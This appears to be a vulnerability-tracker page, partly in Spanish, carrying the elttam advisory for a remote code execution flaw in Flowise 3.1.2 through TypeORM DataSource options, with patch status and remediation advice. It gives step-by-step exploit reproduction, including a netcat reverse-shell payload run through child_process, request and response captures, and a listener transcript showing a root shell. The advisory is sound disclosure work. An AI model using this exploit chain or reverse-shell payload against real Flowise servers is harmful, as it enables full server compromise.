
GHSA-G32J-MMXR-GFQ5
Flowise RCE via TypeORM DataSource
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Remediación | Parche 3.1.3 | flowise · -40 d desde divulgación | |
| Divulgación | Publicada | GHSA-G32J-MMXR-GFQ5 divulgada | |
| Divulgación | Modificada | Última actualización del registro | |
| Monitoreo | Detectada | Ingresó al índice |
=============================================================================
Security Advisory
elttam
Topic: Flowise RCE via TypeORM DataSource
Module: FlowiseAI/Flowise
Disclosed: 15-Apr-2026
Credits: Alex Brown
Affects: `FlowiseAI/Flowise 3.1.2`
I. Background
Flowise AI is an open-source, low-code platform for building AI applications—such as chatbots, workflows, and autonomous agents—through an intuitive drag-and-drop interface, minimising the need for extensive coding.
Flowise allows users to connect to remote databases within a flow, which is performed using the TypeORM `DataSource` https://typeorm.io/docs/data-source/data-source.
II. Problem Description
The following nodes allowed users to set arbitrary options for the TypeORM `DataSource` class using the `additionalConfig` node input:
- packages/components/nodes/recordmanager/MySQLRecordManager/MySQLrecordManager.ts
https://github.com/FlowiseAI/Flowise/blob/flowise-components%403.1.2/packages/components/nodes/recordmanager/MySQLRecordManager/MySQLrecordManager.ts#L122 - packages/components/nodes/recordmanager/PostgresRecordManager/PostgresRecordManager.ts
https://github.com/FlowiseAI/Flowise/blob/465005a5036d9c4e5e3a7675527fa4cf9cff7507/packages/components/nodes/recordmanager/PostgresRecordManager/PostgresRecordManager.ts - packages/components/nodes/recordmanager/SQLiteRecordManager/SQLiteRecordManager.ts
https://github.com/FlowiseAI/Flowise/blob/465005a5036d9c4e5e3a7675527fa4cf9cff7507/packages/components/nodes/recordmanager/SQLiteRecordManager/SQLiteRecordManager.ts - packages/components/nodes/memory/AgentMemory/MySQLAgentMemory/MySQLAgentMemory.ts
https://github.com/FlowiseAI/Flowise/blob/5a37227d14dbe34234aa1cca97bc12092e0dbcd6/packages/components/nodes/memory/AgentMemory/MySQLAgentMemory/MySQLAgentMemory.ts - packages/components/nodes/memory/AgentMemory/AgentMemory.ts
https://github.com/FlowiseAI/Flowise/blob/5a37227d14dbe34234aa1cca97bc12092e0dbcd6/packages/components/nodes/memory/AgentMemory/AgentMemory.ts
This is considered a dangerous coding practice, because the options for the TypeORM `DataSource` class support loading local files as JavaScript code https://typeorm.io/docs/data-source/data-source.
The following documents the steps to reproduce this RCE vulnerability by abusing the `additionalConfig` input on a MySQL Record Manager (`packages/components/nodes/recordmanager/MySQLRecordManager/MySQLrecordManager.ts`) node:
- Log into a Flowise instance and note the organisation ID in the response from `POST /api/v1/auth/login`, as shown below.
HTTP/1.1 200 OK
Set-Cookie: token=<REDACTED>; Path=/; HttpOnly; SameSite=Lax
Set-Cookie: refreshToken=<REDACTED>; Path=/; HttpOnly; SameSite=Lax
Set-Cookie: connect.sid=<REDACTED>; Path=/; HttpOnly; SameSite=Lax
Content-Type: application/json; charset=utf-8
Content-Length: 671
ETag: W/"29f-xnGhZVNYDhOOLUuVSPq0rZLC8mE"
Date: Wed, 15 Apr 2026 10:58:44 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "activeOrganizationCustomerId": null,
    "activeOrganizationId": "c060f6ef-047b-47b0-8f1a-15ffa11961cc", <1>
    "activeOrganizationProductId": "",
    "activeOrganizationSubscriptionId": null,
    "activeWorkspace": "Default Workspace",
    "activeWorkspaceId": "3206d8d3-944f-48c6-9332-11e2752b793e",
    "assignedWorkspaces": [
        {
            "id": "3206d8d3-944f-48c6-9332-11e2752b793e",
            "name": "Default Workspace",
            "organizationId": "c060f6ef-047b-47b0-8f1a-15ffa11961cc", <1>
            "role": "owner"
        }
    ],
    "email": "admin@flowise.local",
    "features": {},
    "id": "b60bc90f-c77d-41ba-bb7b-cbd7f9e6d4ab",
    "isOrganizationAdmin": true,
    "isSSO": false,
    "name": "Admin",
    "permissions": [
        "organization",
        "workspace"
    ],
    "roleId": "b1d1a990-b908-1f7f-889b-5603cb093ff1"
}
<1> The organisation ID that is required for a later step.
- Create a new document store and use the File Loader to upload a file containing JavaScript code that would be executed outside the `vm2` sandbox. The following script is a reverse shell payload that connects to `172.17.0.1:1337` that had a filename of `rce.js`.
process.mainModule.require('child_process').execSync('/usr/bin/nc 172.17.0.1 1337 -e /bin/sh')3. Using a proxy tool such as Burp Suite or the browser's debug network tab, observe the response from the
`POST /api/v1/document-store/loader/process/{loader_id}` endpoint and retrieve the `storeId`, as demonstrated in the response below.
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 1000
ETag: W/"3e8-7uqpJlOmso3F99EQLpeEzY2xh/o"
Date: Wed, 15 Apr 2026 10:59:34 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "characters": 94,
    "chunks": [
        {
            "chunkNo": 1,
            "docId": "544ff838-bc55-4b28-97a1-c7442710b014",
            "id": "7f5f4d41-f684-4b16-9b3c-c1623678e7a0",
            "metadata": "{\"source\":\"blob\",\"blobType\":\"\"}",
            "pageContent": "process.mainModule.require('child_process').execSync('/usr/bin/nc 172.17.0.1 1337 -e /bin/sh')",
            "storeId": "afb065cc-8b53-4ff3-82d3-a19e012a2ecb" <1>
        }
    ],
    "count": 1,
    "currentPage": 1,
    "description": "",
    "docId": "544ff838-bc55-4b28-97a1-c7442710b014",
    "file": {
        "files": [
            {
                "id": "5becc8f6-713b-4c6b-8ca8-3275791a730c",
                "mimePrefix": "application/x-javascript",
                "name": "rce.js",
                "size": 94,
                "status": "NEW",
                "uploaded": "2026-04-15T10:59:34.039Z"
            }
        ],
        "id": "544ff838-bc55-4b28-97a1-c7442710b014",
        "loaderConfig": {
            "file": "FILE-STORAGE::[\"rce.js\"]",
            "legacyBuild": "",
            "metadata": "",
            "omitMetadataKeys": "",
            "pointerName": "",
            "textSplitter": "",
            "usage": "perPage"
        },
        "loaderId": "fileLoader",
        "loaderName": "RCE File",
        "status": "SYNC",
        "totalChars": 94,
        "totalChunks": 1
    },
    "storeName": "RCE POC Store",
    "workspaceId": "3206d8d3-944f-48c6-9332-11e2752b793e"
}
<1> The store ID that is required for a later step.
- Import the following Chatflow and configure the "MySQL Record Manager", "OpenAI Embedding" and "Weaviate" nodes.
typeorm-datasource-rce.json https://github.com/user-attachments/files/26752045/typeorm-datasource-rce.json
- Open the "Additional Parameters" window for the "MySQL Record Manager" node replace the placeholder values in the `additionalConfig.entities` setting. The `${HOME}` is the home directory of the user running the Flowise server (e.g., `/root` on the published Docker image
https://hub.docker.com/layers/flowiseai/flowise/3.1.2/images/sha256-ddba104d8e50fbc1e72c6fe021d012be83e66d78d26816e1a6a3fddab4212eff). The screenshot below shows an example path for the reverse shell payload that was uploaded in the previous steps.
<img width="2229" height="1148" alt="mysql-datasource-config" src="https://github.com/user-attachments/assets/f4351ee2-9761-458d-a2f8-cf21383394a2" />
- Start an Upsert operation and observe the reverse shell payload being executed, as demonstrated in the terminal output below.
$ nc -lnvp 1337
Listening on 0.0.0.0 1337
Connection received on 172.17.0.2 43421
id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
III. Impact
This sandbox escape vulnerability allows an authenticated user to execute arbitrary code on a server running Flowise, resulting in full compromise of the application.
IV. Solution
Do not allow users full control of the options for the TypeORM `DataSource` class. The following `DataSource` options https://typeorm.io/docs/data-source/data-source-options/ are considered dangerous and should not be allowed:
- `extra`: Could be abused to provide dangerous driver options.
- `entities`: Could be abused to load arbitrary JavaScript files.
- `subscribers`: Could be abused to load arbitrary JavaScript files.
- `migrations`: Could be abused to load arbitrary JavaScript files.
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
npmflowise |
Corregida | 3.1.3 | -40 d | 3.1.4 no afectada |
npmflowise-components |
Corregida | 3.1.3 | -40 d | 3.1.4 no afectada |
3.1.3Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://github.com/FlowiseAI/Flowise/security/advisories/GHSA-g32j-mmxr-gfq5https://github.com/FlowiseAI/FlowiseLas referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.